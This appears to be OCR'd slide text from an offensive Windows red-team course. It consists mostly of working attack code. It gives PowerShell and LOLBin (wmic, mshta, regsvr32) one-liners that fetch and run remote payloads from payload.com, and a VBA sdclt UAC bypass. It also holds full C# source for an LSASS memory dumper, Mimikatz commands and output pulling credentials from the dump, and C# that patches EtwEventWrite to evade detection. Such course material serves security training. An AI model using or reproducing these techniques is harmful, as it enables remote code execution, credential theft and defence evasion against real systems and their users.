
PowerShell Script Execution Functionality



```
#1
iex (New-Object Net.WebClient).DownloadString('https://payload.com/payload.ps1')

#2
$ie=New-Object -ComObject InternetExplorer.Application;$ie.visible=$False;
$ie.navigate('http://payload.com/evil.ps1');sleep 3;
$response=$ie.Document.body.innerHTML;$ie.quit();
iex $response

#3
iex (iwr 'http://payload.com/evil.ps1')


#4
$com=New-Object -ComObject Msxml2.XMLHTTP;
$com.open('GET','http://payload.com/evil.ps1',$false);$com.send();
iex $com.responseText


#5
$rw = [System.NET.WebRequest]::Create("http://payload.com/evil.ps1")
$rwx = $rw.GetResponse()
IEX ([System.IO.StreamReader]($rwx.GetResponseStream())).ReadToEnd()
```

Various Payload Download
&
Execution Methods


- **Interesting Payload Execution Techniques**



```
#WMI
wmic os get /format:"https://payload.com/pay.xsl"


#CSCRIPT
cscript //E:jscript \\UNC\legit.txt


#MSHTA
mshta vbscript:Execute("GetObject(""script:http://payload.com/legit.sct"")")


#REGSVR
regsvr32 /u /n /s /i:http://payload.com/legit.sct scrobj.dll
```

UAC (You see me?)

- File-Less UAC Bypass



```
Sub a()
Dim tpath As String
tpath = "C:\Windows\System32\cmd.exe /c C:\Windows\notepad.exe"
Call UB(tpath)
'MsgBox ("Done!!")
End Sub

Function UB(path As String)
 Set wshUac = CreateObject("WScript.Shell")

 regKeyCommand = "HKCU\Software\Classes\Folder\shell\open\command\"
 regKeyCommand2 = "HKCU\Software\Classes\Folder\shell\open\command\DelegateExecute"

 wshUac.RegWrite regKeyCommand, path, "REG_SZ"
 wshUac.RegWrite regKeyCommand2, "", "REG_SZ"

 Call ShellBrowserWindowExec("C:\Windows\System32\sdclt.exe")

 wshUac.RegDelete "HKCU\Software\Classes\Folder\shell\open\command\"
 wshUac.RegDelete "HKCU\Software\Classes\Folder\shell\open\"
 wshUac.RegDelete "HKCU\Software\Classes\Folder\shell\"
 wshUac.RegDelete "HKCU\Software\Classes\Folder\"
End Function

Sub ShellBrowserWindowExec(targetPath As String)
 Dim targetFile As String
 targetFile = Split(targetPath, " ")(0)
 Set shellBrowserWindow = GetObject("new:c08afd90-f2a1-11d1-8455-00a0c91f3880")
 shellBrowserWindow.Document.Application.ShellExecute targetFile, "", "", "open", 1
 Application.Wait (Now + TimeValue("00:00:05"))
End Sub
```

Reference : http://blog.sevagas.com/?Yet-another-sdclt-UAC-bypass

Gist Link : https://gist.github.com/bharadwajyas/cbd727d27a6e6579945ad9f009d06cb7


D) Credential Access

D.1 PowerShell PS-ReadLine Module

- PowerShell Module comes installed in latest WMF 5.0
- Logs all PowerShell commands by-default
- File Location

```
%userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
```

- Many System Administrators uses PowerShell for Automation & Administration, hence there are high chances of presence of credentials in the above txt file.




```
PS C:\Users\Doctor> (Get-PSReadLineOption).HistorySavePath
C:\Users\Doctor\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
```

Custom C# Process Dumper

- “**MiniDumpWriteDump()**” API present under “**dbghelp.dll**” can be used to create dump of any process.


```
Compile: csc.exe /target:exe dump.cs

dump.exe
```



Name	Date modified	Type	Size
lsass_784.dmp	5/13/2021 4:06 AM	DMP File	49,707 KB
officeclicktorun.exe_streamserver(202105...	5/12/2021 8:42 PM	Text Document	0 KB
WDAC-TEST-20210512-2042.log	5/13/2021 2:48 AM	Text Document	85 KB

Select Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.19041.985]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\jea\Desktop\Module5-Bypass\LSASS_Dump

C:\Users\jea\Desktop\Module5-Bypass\LSASS_Dump>dump.exe
Enter Process Name:
lsass

C:\Users\jea\Desktop\Module5-Bypass\LSASS_Dump>_
```




```
namespace dump
{
    using System;
    using System.Diagnostics;
    using System.Runtime.InteropServices;
    using System.IO;

    public static class lsassdump
    {

        public enum MINIDUMP_TYPE
        {
            MiniDumpNormal = 0x00000000,
            MiniDumpWithDataSegs = 0x00000001,
            MiniDumpWithFullMemory = 0x00000002,
            MiniDumpWithHandleData = 0x00000004,
            MiniDumpFilterMemory = 0x00000008,
            MiniDumpScanMemory = 0x00000010,
            MiniDumpWithUnloadedModules = 0x00000020,
            MiniDumpWithIndirectlyReferencedMemory = 0x00000040,
            MiniDumpFilterModulePaths = 0x00000080,
            MiniDumpWithProcessThreadData = 0x00000100,
            MiniDumpWithPrivateReadWriteMemory = 0x00000200,
            MiniDumpWithoutOptionalData = 0x00000400,
            MiniDumpWithFullMemoryInfo = 0x00000800,
            MiniDumpWithThreadInfo = 0x00001000,
            MiniDumpWithCodeSegs = 0x00002000,
            MiniDumpWithoutAuxiliaryState = 0x00004000,
            MiniDumpWithFullAuxiliaryState = 0x00008000,
            MiniDumpWithPrivateWriteCopyMemory = 0x00010000,
            MiniDumpIgnoreInaccessibleMemory = 0x00020000,
            MiniDumpWithTokenInformation = 0x00040000,
            MiniDumpWithModuleHeaders = 0x00080000,
            MiniDumpFilterTriage = 0x00100000,
            MiniDumpValidTypeFlags = 0x001fffff
        }

  //Contd..
```

```
//Cont…

        [DllImport("dbghelp.dll", SetLastError = true)]
        static extern bool MiniDumpWriteDump(
            IntPtr hProcess,
            UInt32 ProcessId,
            SafeHandle hFile,
            MINIDUMP_TYPE DumpType,
            IntPtr ExceptionParam,
            IntPtr UserStreamParam,
            IntPtr CallbackParam);

        public static void Main()
        {
            Console.WriteLine("Enter Process Name:");
                  String r = Console.ReadLine();
                  String path = "C:\\Windows\\Temp";
                  Process[] All = Process.GetProcessesByName(r);
                  foreach (Process process in All)
            {
                UInt32 ProcessId = (uint)process.Id;
                IntPtr hProcess = process.Handle;
                MINIDUMP_TYPE DumpType = MINIDUMP_TYPE.MiniDumpWithFullMemory;
                        string out_dump_path = Path.Combine(path, r + "_" + ProcessId.ToString() + ".dmp");
                FileStream procdumpFileStream = File.Create(out_dump_path);
                bool success = MiniDumpWriteDump(hProcess, ProcessId, procdumpFileStream.SafeFileHandle, DumpType, IntPtr.Zero, IntPtr.Zero, IntPtr.Zero);
            }
        }

    }
}
```

GitHub POC : https://gist.github.com/bharadwajyas/b9fd9abac8c18db991fa601eb718c9fd

- The extracted Dump file can then be processed with Mimikatz under attacker control machine

```
Invoke-Mimikatz -Command ‘”sekurlsa::minidump file.dmp” “privilege::debug” “token::elevate” “sekurlsa::ekeys”’
```



```
PS C:\Users\jea\Desktop\Lab-ops> . .\Invoke-Mimikatz.ps1
PS C:\Users\jea\Desktop\Lab-ops> Invoke-Mimikatz -Command '"sekurlsa::minidump C:\Windows\Temp\lsass_784.dmp" "privilege::debug" "token::elevate" "sekurlsa::ekeys"' -Verbose
VERBOSE: PowerShell ProcessID: 10176
VERBOSE: Calling Invoke-MemoryLoadLibrary
VERBOSE: Getting basic PE information from the file
VERBOSE: Allocating memory for the PE and write its headers to memory
VERBOSE: Getting detailed PE information from the headers loaded in memory
VERBOSE: StartAddress: 2450048548864    EndAddress: 2450049630208
VERBOSE: Copy PE sections in to memory
VERBOSE: Update memory addresses based on where the PE was actually loaded in memory
VERBOSE: Import DLL's needed by the PE we are loading
VERBOSE: Done importing DLL imports
VERBOSE: Update memory protection flags
VERBOSE: Calling dllmain so the DLL knows it has been loaded
VERBOSE: Calling function with WString return type

  .#####.   mimikatz 2.2.0 (x64) #18362 May 30 2019 09:58:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::minidump C:\Windows\Temp\lsass_784.dmp
Switch to MINIDUMP : 'C:\Windows\Temp\lsass_784.dmp'

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

692     {0;000003e7} 1 D 38171          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;00514ffb} 2 F 18453442    CWF\jea S-1-5-21-1962105403-4066799171-739948369-1111   (13g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 23393515    NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delegation)

mimikatz(powershell) # sekurlsa::ekeys
Opening : 'C:\Windows\Temp\lsass_784.dmp' file for minidump...

Authentication Id : 0 ; 5329991 (00000000:00515447)
Session           : RemoteInteractive from 2
User Name         : jea
Domain            : CWF
```

REFERENCES

- **Special Thanks to :**
  - @gentilkiwi, @_RastaMouse, @ShitSecure
  - @kmkz_security, @FuzzySec, @Oddvarmoe
  - @Sbousseaden, @424f424f, @harmj0y
  - @0gtweet, @Flangvik, @_xpn_, @_EthicalChaos_

  Thanks for all the support !

Day 2 Pointers :

- DLL Proxying in Zoom. Circumventing Verifiable Publisher Check
- Getting started with custom malware development utilizing C# & Windows API
- Process Injection Flow
- Bypassing Host Based Defenses : AMSI, ASR, CLM, WDAC, Applocker, UAC
- Custom Credential Dumping


DAY - 3

Event Tracing for Windows (ETW)


- ETW was introduced for application debugging & optimization

- It offers detailed user & kernel level logging without starting / stopping the processes

- ETW has 3 main components :
  - Controllers : Start/stop event tracing operations. Ex : logman
  - Providers : provide events. Ex : Here
  - Consumers : consumes events Ex : EDR


CONTROLLERS
Event tracing sessions
1
Buffers
2
Buffers
63
Buffers
64
Buffers
Events
Log files
Events
Logged events
Events
Real-time delivery
PROVIDERS
CONSUMERS

Playing with ETW



Configure ETW

Attach Provider


Assembly Load & Execution

Feed Logs


Exercise 1 : ETW Patching

Demo : https://docs.google.com/document/d/1lDGSms6FHzTC9cTQC_hIbW9nS5k8G-nCPbuVF-UOL9g/

Patch Bytes



```
// ret 14
PatchEtw(new byte[] { 0xc2, 0x14, 0x00 });
```



```
private static void PatchEtw(byte[] patch)
{
    try
    {
        uint oldProtect = 0;
        uint patchLen = (uint)patch.Length;

        var ntdll = Win32.LoadLibrary("ntdll.dll");
        var etwEventSend = Win32.GetProcAddress(ntdll, "EtwEventWrite");

        Win32.VirtualProtect(etwEventSend, (UIntPtr)patch.Length, 0x40, out oldProtect);
        Marshal.Copy(patch, 0, etwEventSend, patch.Length);
    }
    catch
    {
        Console.WriteLine("Error unhooking ETW");
    }
}
```

